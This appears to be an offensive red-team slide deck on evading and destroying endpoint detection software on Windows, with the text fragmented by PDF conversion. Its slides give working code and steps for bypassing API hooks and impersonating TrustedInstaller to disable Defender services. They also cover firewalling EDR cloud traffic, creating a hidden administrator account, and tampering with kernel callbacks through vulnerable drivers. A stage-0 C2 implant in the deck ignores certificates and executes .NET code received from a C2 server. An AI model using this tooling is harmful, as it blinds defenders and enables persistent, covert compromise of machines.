return teb->ProcessEnvironmentBlock;
*/
asm(".byte 0x48, 0x31, 0xc0, 0x48, 0x89, 0xc3, 0x48, 0x83,
     |   |   |   | 0xc3, 0x62, 0x48, 0x83, 0xeb, 0x02, 0x65, 0x48,
     |   |   |   | 0x8b, 0x04, 0x18, 0xc3");
}
```



# Defeating “User Mode Hooking”

IAT HooKS?

```
PEB *peb = GetPEB();
PEB_LDR_DATA *Ldr = peb->Ldr;
LIST_ENTRY *head = &Ldr->InMemoryOrderModuleList;
LIST_ENTRY *le = head->Flink;
LDR_DATA_TABLE_ENTRY *dte = (LDR_DATA_TABLE_ENTRY*)le;

do {
    if(wcsicmp(dte->FullDllName.Buffer, name) == 0) {
        BYTE* a = dte;
        a += 0x20;
        DWORD64 *b = (DWORD64*)a;
        DWORD64 c = *b;
        return (VOID*)c;
    }
    le = le->Flink;
    dte = (LDR_DATA_TABLE_ENTRY*)le;
} while(le != head);

return NULL;
```

```
FARPROC *FindFunctionAddress(VOID *base, CHAR* functionName) {
    printf("Base 0x%p\n", base);

    IMAGE_DOS_HEADER* MZ = (IMAGE_DOS_HEADER*)base;
    IMAGE_NT_HEADERS* PE = (IMAGE_NT_HEADERS*)((BYTE*)base + MZ->e_lfanew);
    IMAGE_EXPORT_DIRECTORY* export = (IMAGE_EXPORT_DIRECTORY*)((BYTE*)base +
        PE->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);
    DWORD *nameOffset = (DWORD*)((BYTE*)base + export->AddressOfNames);
    DWORD *functionOffset = (DWORD*)((BYTE*)base + export->AddressOfFunctions);
    DWORD *ordinalOffset = (DWORD*)((BYTE*)base + export->AddressOfNameOrdinals);

    DWORD i = 0;
    for(i; i < export->NumberOfNames; i++) {
        if(strcmp(functionName, (CHAR*)base + nameOffset[i]) == 0) {
            return (FARPROC)((BYTE*)base + functionOffset[ordinalOffset[i]]);
        }
    }
    return NULL;
}
```



# Defeating “User Mode Hooking”

IAT HooKS?

```
HANDLE LdrLoadDll(WCHAR *path) {
    HANDLE h = NULL;
    UNICODE_STRING u;
    NTSTATUS status = DirectRtlInitUnicodeString(&u, path);
    status = DirectLdrLoadDll(NULL, 0, &u, &h);
    return h;
}
```

```
FARPROC Resolve(WCHAR *dll, CHAR *func) {
    HANDLE hLib = LdrLoadDll(dll);
    FARPROC ptr = DirectGetProcAddress(hLib, func);
    printf("%ls!%s at 0x%p\n", dll, func, ptr);
    return ptr;
}
```

DirectLdrLoadDll return 0x00007FF9F0D20000 for dll user32.dll  
user32.dll!MessageBoxA at 0x00007FF9F0D99120



0000000000408380

MessageBoxA

USER32

# Defeating kernel callback

KERNEL callback?

There is plenty of options available for EDRs

## **PsSetCreateProcessNotifyRoutine function (ntddk.h)**

Article • 04/18/2022 • 2 minutes to read

The **PsSetCreateProcessNotifyRoutine** routine adds a driver-supplied callback routine to, or removes it from, a list of routines to be called whenever a process is created or deleted.

- [PsSetCreateProcessNotifyRoutine function](#)
- [PsSetCreateProcessNotifyRoutineEx function](#)
- [PsSetCreateProcessNotifyRoutineEx2 function](#)
- [PsSetCreateThreadNotifyRoutine function](#)
- [PsSetCreateThreadNotifyRoutineEx function](#)
- [PsSetLoadImageNotifyRoutine function](#)
- [PsSetLoadImageNotifyRoutineEx function](#)

# Defeating kernel callback

KERNEL callback?

There is also other minifilters that can be registered. Telemetry Sourcerer can be used to list them

<https://github.com/jthuraisamy/TelemetrySourcerer>

In this case a popular edrs had callback registered

for pretty much everything

File System	IRP_MJ_CREATE_NAMED_PIPE (pre)	t.sys + 0x6eca0
File System	IRP_MJ_CLOSE (pre)	t.sys + 0x708e0
File System	IRP_MJ_CLOSE (post)	t.sys + 0x70f70
File System	IRP_MJ_READ (pre)	t.sys + 0x75150
File System	IRP_MJ_READ (post)	t.sys + 0x75550
File System	IRP_MJ_QUERY_INFORMATION (pre)	t.sys + 0x6b210
File System	IRP_MJ_QUERY_INFORMATION (post)	t.sys + 0x6b690
File System	IRP_MJ_SET_INFORMATION (pre)	t.sys + 0x6b9d0
File System	IRP_MJ_SET_INFORMATION (post)	t.sys + 0x6c0b0
File System	IRP_MJ_SET_EA (pre)	t.sys + 0x6cf00
File System	IRP_MJ_SET_EA (post)	t.sys + 0x6d9f0
File System	IRP_MJ_FLUSH_BUFFERS (pre)	t.sys + 0x1dd8d0
File System	IRP_MJ_FLUSH_BUFFERS (post)	t.sys + 0x1ddab0
File System	IRP_MJ_QUERY_VOLUME_INFORMATION (pre)	t.sys + 0x1de160
File System	IRP_MJ_QUERY_VOLUME_INFORMATION (post)	t.sys + 0x1de310
File System	IRP_MJ_DEVICE_CONTROL (pre)	t.sys + 0x761c0
File System	IRP_MJ_DEVICE_CONTROL (post)	t.sys + 0x763c0
File System	IRP_MJ_INTERNAL_DEVICE_CONTROL (pre)	t.sys + 0x76d90
File System	IRP_MJ_INTERNAL_DEVICE_CONTROL (post)	t.sys + 0x77150
File System	IRP_MJ_SHUTDOWN (pre)	t.sys + 0x73770
File System	IRP_MJ_SHUTDOWN (post)	t.sys + 0x73910



# Defeating kernel callback

KERNEL callback?

C2 may use namedpipe for interprocess communication or remote communication (SMB beacon)

File System

IRP\_MJ\_CREATE\_NAMED\_PIPE (pre)

t.sys + 0x6eca0

What about avoiding namedpipe? Let me introduce MailSlot APIs

```
int main(int argc, char **argv) {
    CHAR slot[] = "\\\\.\\mailslot\\MrUn1k0d3r";
    HANDLE hSlot = NULL;
    CreateSlot(slot, &hSlot);
    printf("HANDLE is %p\n", hSlot);
    HANDLE hMail = CreateFile(slot, GENERIC_WRITE, FILE_SHARE_READ, NULL, OPEN_EXISTING
    DWORD dwWritten = 0;
    printf("HANDLE is %p\n", hMail);

    // execute something evil and get the output back the WriteFile
    WriteFile(hMail, argv[1], strlen(argv[1]), &dwWritten, NULL);

    ReadFromSlot(hSlot);
    CloseHandle(hMail);
    CloseHandle(hSlot);

    return 0;
}
```



# Defeating kernel callback

## KERNEL callback?

```
VOID CreateSlot(CHAR *slot, HANDLE *hSlot) {
    *hSlot = CreateMailslot(slot, 0, MAILSLOT_WAIT_FOREVER, NULL);
}
```

### WARNING

Mailslot message cannot be bigger than *424 bytes*

But EDRs usually do not monitor the APIs

```
VOID ReadFromSlot(HANDLE hSlot) {
    DWORD lpNextSize = 0;
    DWORD lpMessageCount = 0;

    BOOL bSuccess = GetMailslotInfo(hSlot, NULL, &lpNextSize, &lpMessageCount, NULL);

    if(!bSuccess) {
        printf("GetMailslotInfo call failed %d\n", GetLastError());
    }

    if(lpMessageCount == MAILSLOT_NO_MESSAGE) {
        printf("we don't have message\n");
    }

    printf("We got %d message\n", lpMessageCount);


    while(lpMessageCount != 0) {
        DWORD dwRead = 0;
        CHAR *message = (CHAR*)GlobalAlloc(GPTR, lpNextSize + 1);
        printf("Allocation %d bytes\n", lpNextSize);
        ReadFile(hSlot, message, lpNextSize, &dwRead, NULL);
        printf("message is %s\n", message);
        GlobalFree(message);
        bSuccess = GetMailslotInfo(hSlot, NULL, &lpNextSize, &lpMessageCount, NULL);
    }
}
```



# Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

At the end of the day EDRs are running software on the endpoint you have access



[https://github.com/Mr-Un1k0d3r/EDRs/blob/main/elevate\\_to\\_system\\_or\\_trustedinsaller.c](https://github.com/Mr-Un1k0d3r/EDRs/blob/main/elevate_to_system_or_trustedinsaller.c)

# Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

You can impersonate the TrustedInstaller privilege, but duplicating the service token and get the group

C:\Users\CharlesHamilton\Desktop>elevate.exe trusted  
[GetProcByPID] Process winlogon.exe PID is 1632  
[ElevateSystem] ImpersonateByPID(SYSTEM) succeeded.  
[GetTrustedInstallerPID] QueryServiceStatusEx need 36 bytes.  
[GetTrustedInstallerPID] TrustedInstaller Service PID is 1252  
[ElevateTrustedInstaller] ImpersonateByPID(TrustedInstaller) succeeded.  
[main] (SYSTEM) Token HANDLE 0x00000000000000CC.  
[main] (TrustedInstaller) Token HANDLE 0x000000000000F0.  
[CreateProcessImpersonate] MultiByteToWideChar need 8 bytes.

C:\Users\CharlesHamilton\Desktop > Administateur : elevate.exe trusted

Nom d'utilisateur	SID
nt authority\system	S-1-5-18

Informations de groupe

Nom du groupe	Type	SID
Mandatory Label\System Mandatory Level	Nom	S-1-16-16384
Everyone	Groupe bien connu	S-1-1-0
Groupe obligatoire, Activé par défaut,	Groupe activé	
BUILTIN\Administrateurs	Alias	S-1-5-32-545
Groupe obligatoire, Activé par défaut,	Groupe activé	
NT AUTHORITY\SYSTEM	Groupe bien connu	S-1-5-6
Groupe obligatoire, Activé par défaut,	Groupe activé	
CONSOLE LOGON	Groupe bien connu	S-1-2-1
Groupe obligatoire, Activé par défaut,	Groupe activé	
NT AUTHORITY\Authenticated Users	Groupe bien connu	S-1-5-11
Groupe obligatoire, Activé par défaut,	Groupe activé	
NT AUTHORITY\THIS_Organization	Groupe bien connu	S-1-5-15
Groupe obligatoire, Activé par défaut,	Groupe activé	
NT SERVICE\TrustedInstaller	Groupe bien connu	S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464
Activé par défaut, Groupe activé, Propriétaire du groupe		
LOCAL	Groupe bien connu	S-1-2-0

# Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

With the TrustedInstaller privilege you can tamper the registry key associated with the services

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Sense			
	Name	Type	Data
> RDPUDD	ab (Default)	REG_SZ	(value not set)
> RdpVideoMini	DelayedAutostart	REG_DWORD	0x00000000 (0)
> rdyboost	Description	REG_SZ	@%ProgramFiles%\Windows Defender Advanced Threat Protection\MsSense.exe,-1002
> Realtek	DisplayName	REG_SZ	@%ProgramFiles%\Windows Defender Advanced Threat Protection\MsSense.exe,-1001
> ReFS	ErrorControl	REG_DWORD	0x00000001 (1)
> ReFSv1	FailureActions	REG_BINARY	80 51 01 00 00 00 00 00 00 00 00 03 00 00 00 14 00 00 00 01 00 00 00 60 ea 00 00 01 00 00 00 60 ea 00 00 01 00 00 00 e0 93 04 00
> RemoteAccess	ImagePath	REG_EXPAND_SZ	"%ProgramFiles%\Windows Defender Advanced Threat Protection\MsSense.exe"
> RemoteRegistration	LaunchProtected	REG_DWORD	0x00000000 (0)
> RetailDemo	ObjectName	REG_SZ	LocalSystem
> RFCOMM	PreshutdownTi...	REG_DWORD	0x000007d0 (2000)
> rhproxy	RequiredPrivileg...	REG_MULTI_SZ	SeAuditPrivilege SeChangeNotifyPrivilege SeCreateGlobalPrivilege SeCreatePagefilePrivilege SeCreatePermanentPrivilege SeDebug...
> RmSvc	ServiceSidType	REG_DWORD	0x00000001 (1)
> RpcEptMappe	Start	REG_DWORD	0x00000002 (2) set to 0x04 to disable
> RpcLocator	Type	REG_DWORD	0x00000010 (16)
> RpcSs			
> rspndr			



# Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

Remove the ImagePath and set Start to 0x4 for the following services:

- Sense
- WdBoot
- WinDefend
- WdNisDrv
- WdNisSvc

Reboot and enjoy



# Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

There is a problem, the EDR will flag the registry tampering

Most EDRs are cloud based, which means they need to send the information to the cloud

You can monitor the network traffic using Network Monitor (Signed by Microsoft)

<https://www.microsoft.com/en-ca/download/details.aspx?id=4865>



# Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

```
// gcc firewall.c -o firewall.exe -lole32 -loleaut32 -luuid.
#include <windows.h>
#include <stdio.h>
#include <netfw.h>

int main() {
    HRESULT hr;
    GUID GUID_HNetCfg_FwPolicy2 = {0xe2b3c97f, 0x6ae1, 0x41ac, {0x81, 0x7a, 0xf6, 0xf9, 0x21, 0x66, 0xd7, 0xdd}};
    IClassFactory *icf = NULL;
    IDispatch *id = NULL;
    INetFwPolicy2 *nfp2 = NULL;

    hr = CoInitialize(NULL);
    hr = CoGetClassObject(&GUID_HNetCfg_FwPolicy2, CLSCTX_LOCAL_SERVER | CLSCTX_INPROC_SERVER, NULL, &IID_IClassFactory, (VOID**)&icf);

    if(hr != S_OK) {
        printf("CoGetClassObject failed: HRESULT 0x%08x\n", hr);
        CoUninitialize();
        ExitProcess(0);
    }

    hr = icf->lpVtbl->CreateInstance(icf, NULL, &IID_IDispatch, (VOID**)&id);
```



# Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

One last problem: the firewall may not be enabled locally, due to managed policy



# Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

Create a local administrative account to enforce the local policy instead of the domain

```
int main() {
    srand(GetCurrentProcessId());
    WCHAR *username = NULL;
    WCHAR *password = NULL;
    USER_INFO_1 ui;
    DWORD dwError = 0;
    GenString(&username, 12, 26);
    GenString(&password, 12, 71);
    printf("Username is: %ls\n", username);
    printf("Password is: %ls\n", password);

    ui.usri1_name = username;
    ui.usri1_password = password;
    ui.usri1_priv = USER_PRIV_USER;
    ui.usri1_flags = UF_DONT_EXPIRE_PASSWD;
    ui.usri1_home_dir = NULL;
    ui.usri1_comment = NULL;
    ui.usri1_script_path = NULL;

    NET_API_STATUS status;
    status = NetUserAdd(NULL, 1, (BYTE*)&ui, &dwError);
    if(status != NERR_Success) {
        printf("NetUserAdd failed. Error: %d\n", status);
    }

    LOCALGROUP_MEMBERS_INFO_3 lmi;
    lmi.lgrmi3_domainandname = username;
    status = NetLocalGroupAddMembers(NULL, L"Administrators", 3, (BYTE*)&lmi, 1);
    if(status != NERR_Success) {
        printf("NetLocalGroupAddMembers failed. Error: %d\n", status);
    }

    return 0;
}
```



# Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

Quick summary:

- Create a local administrative account to enforce the local policy
- Block the EDR network range
- Disable the service
- Reboot
- Enjoy



# Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

Some EDR prevent tampering from the kernel

You can bring your own vulnerable driver to compromise the kernel and remove the kernel callback

<https://github.com/hacksystem/HackSysExtremeVulnerableDriver>

Drivers tend to be poorly designed; there are vulnerabilities all over the place



# Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

Hunting for MmMaploSpace in a driver export is a good start

## MmMaploSpace function (wdm.h)

Article • 02/25/2022 • 2 minutes to read

The MmMaploSpace routine maps the given physical address range to nonpaged system space.

Virtual to physical memory mapped in the kernel; they cannot be paged out



# Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

Remember these kernel callback

Once you have kernel code execution,  
you can modify the callbacks

**FltRegisterFilter function (fltkernel.h)**

Kernel code is hard, there is a bit of a  
learning curve

**FltUnregisterFilter function (fltkernel.h)**

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File System	IRP_MJ_CLOSE (pre)	t.sys + 0x708e0
File System	IRP_MJ_CLOSE (post)	t.sys + 0x70f70
File System	IRP_MJ_READ (pre)	t.sys + 0x75150
File System	IRP_MJ_READ (post)	t.sys + 0x75550
File System	IRP_MJ_QUERY_INFORMATION (pre)	t.sys + 0x6b210
File System	IRP_MJ_QUERY_INFORMATION (post)	t.sys + 0x6b690
File System	IRP_MJ_SET_INFORMATION (pre)	t.sys + 0x6b9d0
File System	IRP_MJ_SET_INFORMATION (post)	t.sys + 0x6c0b0
File System	IRP_MJ_SET_EA (pre)	t.sys + 0x6cf00
File System	IRP_MJ_SET_EA (post)	t.sys + 0x6d9f0
File System	IRP_MJ_FLUSH_BUFFERS (pre)	t.sys + 0x1dd8d0
File System	IRP_MJ_FLUSH_BUFFERS (post)	t.sys + 0x1ddab0
File System	IRP_MJ_QUERY_VOLUME_INFORMATION (pre)	t.sys + 0x1de160
File System	IRP_MJ_QUERY_VOLUME_INFORMATION (post)	t.sys + 0x1de310
File System	IRP_MJ_DEVICE_CONTROL (pre)	t.sys + 0x761c0
File System	IRP_MJ_DEVICE_CONTROL (post)	t.sys + 0x763c0
File System	IRP_MJ_INTERNAL_DEVICE_CONTROL (pre)	t.sys + 0x76d90
File System	IRP_MJ_INTERNAL_DEVICE_CONTROL (post)	t.sys + 0x77150
File System	IRP_MJ_SHUTDOWN (pre)	t.sys + 0x73770
File System	IRP_MJ_SHUTDOWN (post)	t.sys + 0x73910

# Attacking the EDR Core Values

Instead of bypassing it, why not destroying it?

## EDRSandBlast

Abuse of read/write primitive in the followings drivers:

- RTCore64.sys
- DBUtils\_2\_3.sys

<https://github.com/wavestone-cdt/EDRSandblast>



# Alternative to Evade EDRs

Do we need shellcode?

Short answer we don't

Cobalt Strike was build on Metasploit Meterpreter which was an exploitation framework

Stage0 using shellcode was useful in an exploitation context

“Modern” Red Team are usually deploying code on the target system

Your implant can be written in C#, or C, or Nim, or whatever make you happy and implement the features you need directly



# Alternative to Evade EDRs

Do we need shellcode?

I personally use a C# implant that execute in memory .Net exe; Each command is a .Net module

```
private static bool InternalExecute(byte[] assembly, string args)
{
    bool bSuccess = true;
    List<string> processArgs = new List<string>(StringToArgsArray(args));
    try
    {
        Assembly a = Assembly.Load(assembly);
        MethodInfo method = a.EntryPoint;
        if (method != null)
        {
            object o = a.CreateInstance(method.Name);
            method.Invoke(o, new object[] { (object[])processArgs.ToArray() });
        }
        else
        {
            bSuccess = false;
        }
    }
    catch (Exception e)
    {
        BufferedOutput.WriteLine(e.Message);
    }

    return bSuccess;
}
```



# Alternative to Evade EDRs

Do we need shellcode?

You may want to patch AMSI and ETW since .Load will end up loading AMSI on your byte[] assembly

```
static void Main(string[] args)
{
    Thread.Sleep(10000);
    byte[] data = File.ReadAllBytes(args[0]);
    Assembly.Load(data);
    Console.WriteLine("loaded");
    Thread.Sleep(1000000);
}
```

Base	Size	Path
0x00000000a2f60000	0x6000	C:\Users\me\Downloads\ListDlls\ConsoleApp5.exe
0x00000000f1990000	0x1f8000	C:\Windows\SYSTEM32\ntdll.dll
0x00000000cc0b0000	0x65000	C:\Windows\SYSTEM32\MSCOREE.DLL
0x00000000f12e0000	0xb0000	C:\Windows\System32\KERNEL32.dll
0x00000000ef2a0000	0x2d2000	C:\Windows\System32\KERNELBASE.dll
0x00000000eba60000	0x91000	C:\Windows\SYSTEM32\apphelp.dll
0x00000000f0ec0000	0xae000	C:\Windows\System32\ADVAPI32.dll
0x00000000f17a0000	0x9e000	C:\Windows\System32\msvcrtd.dll
0x00000000f1700000	0x9c000	C:\Windows\System32\sechost.dll
0x00000000f0700000	0x125000	C:\Windows\System32\RPCRT4.dll
0x00000000c6000000	0xaa000	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
0x00000000eff70000	0x55000	C:\Windows\System32\SHLWAPI.dll
0x00000000ed8a0000	0x12000	C:\Windows\SYSTEM32\kernel.appcore.dll
0x00000000e6640000	0xa000	C:\Windows\SYSTEM32\VERSION.dll
0x00000000b3580000	0xb35000	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
0x00000000f0d20000	0x19d000	C:\Windows\System32\USER32.dll
0x00000000b34c0000	0xbd000	C:\Windows\SYSTEM32\ucrtbase_clr0400.dll
0x00000000d3250000	0x16000	C:\Windows\SYSTEM32\VCRUNTIME140_CLR0400.dll
0x00000000ef270000	0x22000	C:\Windows\System32\win32u.dll
0x00000000f0fc0000	0x2b000	C:\Windows\System32\GDI32.dll
0x00000000ef160000	0x10f000	C:\Windows\System32\gdi32full.dll
0x00000000ef850000	0x9d000	C:\Windows\System32\msvcp_win.dll
0x00000000ef8f0000	0x100000	C:\Windows\System32\ucrtbase.dll
0x00000000f1910000	0x30000	C:\Windows\System32\IMM32.DLL
0x00000000effd0000	0x8000	C:\Windows\System32\psapi.dll
0x00000000aaed0000	0x160000	C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\b849
0x00000000f15d0000	0x12a000	C:\Windows\System32\ole32.dll
0x00000000efb60000	0x354000	C:\Windows\System32\combase.dll
0x00000000ef0a0000	0x82000	C:\Windows\System32\bcryptPrimitives.dll
0x00000000b1b20000	0x14f000	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clrjit.dll



# Alternative to Evade EDRs

Do we need shellcode?

After the Assembly.Load was called

Base	Size	Path
0x00000000a2f60000	0x6000	C:\Users\me\Downloads\ListDlls\ConsoleApp5.exe
0x00000000f1990000	0x1f8000	C:\Windows\SYSTEM32\ntdll.dll
0x00000000c0b0000	0x65000	C:\Windows\SYSTEM32\MSCOREE.DLL
0x00000000f12e0000	0xbd000	C:\Windows\System32\KERNEL32.dll
0x00000000ef2a0000	0x2d2000	C:\Windows\System32\KERNELBASE.dll
0x00000000eba60000	0x91000	C:\Windows\SYSTEM32\apphelp.dll
0x00000000f0ec0000	0xae000	C:\Windows\System32\ADVAPI32.dll
0x00000000f17a0000	0x9e000	C:\Windows\System32\msvcrt.dll
0x00000000f1700000	0x9c000	C:\Windows\System32\sechost.dll
0x00000000f0f70000	0x125000	C:\Windows\System32\RPCRT4.dll
0x00000000c6000000	0xaa000	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll
0x00000000eff70000	0x55000	C:\Windows\System32\SHLWAPI.dll
0x00000000ed8a0000	0x12000	C:\Windows\SYSTEM32\kernel.appcore.dll
0x00000000e6640000	0xa000	C:\Windows\SYSTEM32\VERSION.dll
0x00000000b3580000	0xb35000	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
0x00000000f0d20000	0x19d000	C:\Windows\System32\USER32.dll
0x00000000b34c0000	0xbd000	C:\Windows\SYSTEM32\ucrtbase_clr0400.dll
0x00000000d3250000	0x16000	C:\Windows\SYSTEM32\VCRUNTIME140_CLR0400.dll
0x00000000ef270000	0x22000	C:\Windows\System32\win32u.dll
0x00000000f0cf0000	0x2b000	C:\Windows\System32\GDI32.dll
0x00000000ef160000	0x10f000	C:\Windows\System32\gdi32full.dll
0x00000000ef850000	0x9d000	C:\Windows\System32\msvcp_win.dll
0x00000000ef8f0000	0x100000	C:\Windows\System32\ucrtbase.dll
0x00000000f1910000	0x30000	C:\Windows\System32\IMMM32.DLL
0x00000000effd0000	0x8000	C:\Windows\System32\psapi.dll
0x00000000aaed0000	0x1600000	C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\b8493bec853ac702d218
0x00000000f15d0000	0x12a000	C:\Windows\System32\ole32.dll
0x00000000efb60000	0x354000	C:\Windows\System32\combase.dll
0x00000000ef0a0000	0x82000	C:\Windows\System32\bcryptPrimitives.dll
0x00000000b1b20000	0x14f000	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clrjit.dll
0x00000000ee940000	0x30000	C:\Windows\SYSTEM32\wldp.dll
0x00000000e7e00000	0x1f000	C:\Windows\SYSTEM32\amsi.dll
0x00000000eefaa0000	0x2e000	C:\Windows\SYSTEM32\USERENV.dll
0x00000000eefef0000	0x1f000	C:\Windows\SYSTEM32\profapi.dll
0x00000000e7a50000	0x7b000	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2209.7-0\MpOav.dll
0x00000000f1840000	0xcd000	C:\Windows\System32\OLEAUT32.dll
0x00000000dc490000	0x130000	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2209.7-0\MPCLIENT.DLL
0x00000000ef5d0000	0x156000	C:\Windows\System32\CRYPT32.dll
0x00000000ef7e0000	0x69000	C:\Windows\System32\WINTRUST.dll
0x00000000ebbb0000	0x12000	C:\Windows\System32\MSASN1.dll
0x00000000ed8d0000	0x23000	C:\Windows\SYSTEM32\gpapi.dll



# Alternative to Evade EDRs

WHAT you need to learn about?

- Memory permission RWX memory is bad (Image, Private, Mapped)
- PEB.LDR module override address location
- Arguments passed to Windows functions (stack spoofing)
- Shellcode obfuscation: hiding the fs:0x30 or gs:0x30 call
- How reflective loading works (Pretty much a self LoadLibraryA/W reimplementation)
- Hookings (Sleep Hooking or other ideas)




# Alternative to Evade EDRs

WHAT you need to learn about?

- How LoadLibraryA/W work under the hood

- ntdll!LdrLoadDll
  - ntdll!LdrpInitializeDllPath
  - ntdll!LdrpLogDllStateEx2
    - ntdll!LdrpLogEtwEvent
    - ntdll!NtTraceEvent



```
mov    rcx, [rdi+8]
lea    r8, [rsp+0E8h+var_A8]
mov    rdx, rsi
call   LdrpInitializeDllPath
lea    r9, [rsp+0E8h+var_B8]
mov    r8d, ebx
lea    rdx, [rsp+0E8h+var_A8]
mov    rcx, rdi
call   LdrpLoadDll
cmp    [rsp+0E8h+var_2C], 0
mov    ebx, eax
jnz    short loc_180016B64
```



# Alternative to Evade EDRs

WHAT you need to learn about?

So RWX memory and patching memory is dangerous

Yes and no, but if you want to be extra careful, you can use of hardware breakpoint to alter the memory

- <https://github.com/rad9800/hwbp4mw>
- <https://github.com/rad9800/misc/blob/main/NtTraceEvent.c>



# Payload Crafting

This is a quick overview of some of the tricks that can be used to create payloads

Shameless plug: if you are curious in the coding aspect of a red team, I highly recommend registering to my patreon

**More than 100 hours or videos about offensive coding**

<https://mr.un1k0d3r.online/portal/>

<https://patreon.com/MrUn1k0d3r>



# Payload Crafting

Keep in mind that EDR may not hook the same APIs.

You can validate which one are hooked using the `hook_finder64`

[https://github.com/Mr-Un1k0d3r/EDRs/blob/main/hook\\_finder64.c](https://github.com/Mr-Un1k0d3r/EDRs/blob/main/hook_finder64.c)



# Payload Crafting

Most Nt\* API will require an OBJECT\_ATTRIBUTE that needs to be initialized manually in your code

**Source code:** <https://mr.un1k0d3r.online/training/source/syscall.c>



# Payload Crafting

I personally prefer patching the Nt\* instead of using direct syscall, because of the lack of documentation, but luckily, there are a lot of cool projects such as syswhisper

<https://github.com/jthuraisamy/SysWhispers>



# Payload Crafting

## PROS:

- Pretty efficient usermode hook bypass
- No need to change memory permission

## CONS:

- Lack of documentation
- Hard to code



# Payload Crafting

Your stage 0 should be as simple as possible and used as recon before you drop your full RAT

**For your stage 0 you need:**

- in and out data transport
- Simple command execution (avoiding cmd.exe etc...)



# Payload Crafting

Source code: [https://mr.un1k0d3r.online/training/source/http\\_c2.cs](https://mr.un1k0d3r.online/training/source/http_c2.cs)

Ignoring the cert is the first step

```
class Networking
{
    private string url;
    private string host;
    2 references
    public Networking(string c2url, string c2host)
    {
        url = c2url;
        host = c2host;

        ServicePointManager.ServerCertificateValidationCallback = new System.Net.Security.RemoteCertificateValidationCallback(delegate { return true; });
    }
}
```



# Payload Crafting

## Creating your network query method

```
string output = "";
Stream s = null;
StreamReader sr = null;
HttpWebRequest hwr = (HttpWebRequest)WebRequest.Create(url);

hwr.Method = "POST";
hwr.UserAgent = String.Format("Mozilla/5.0 (Windows NT {0}; Win64; x64; rv:85.0) ringzer0/20100101 Firefox/85.0", Environment.OSVersion.ToString());
hwr.Timeout = 10000;
hwr.Host = host;
hwr.ContentType = "application/json";
hwr.Proxy.Credentials = CredentialCache.DefaultNetworkCredentials;
```



# Payload Crafting

## Getting the data:

- Send a request and get the response as the data to process
- Execute the data received as .Net code

```
try
{
    byte[] postData = Encoding.ASCII.GetBytes(data);
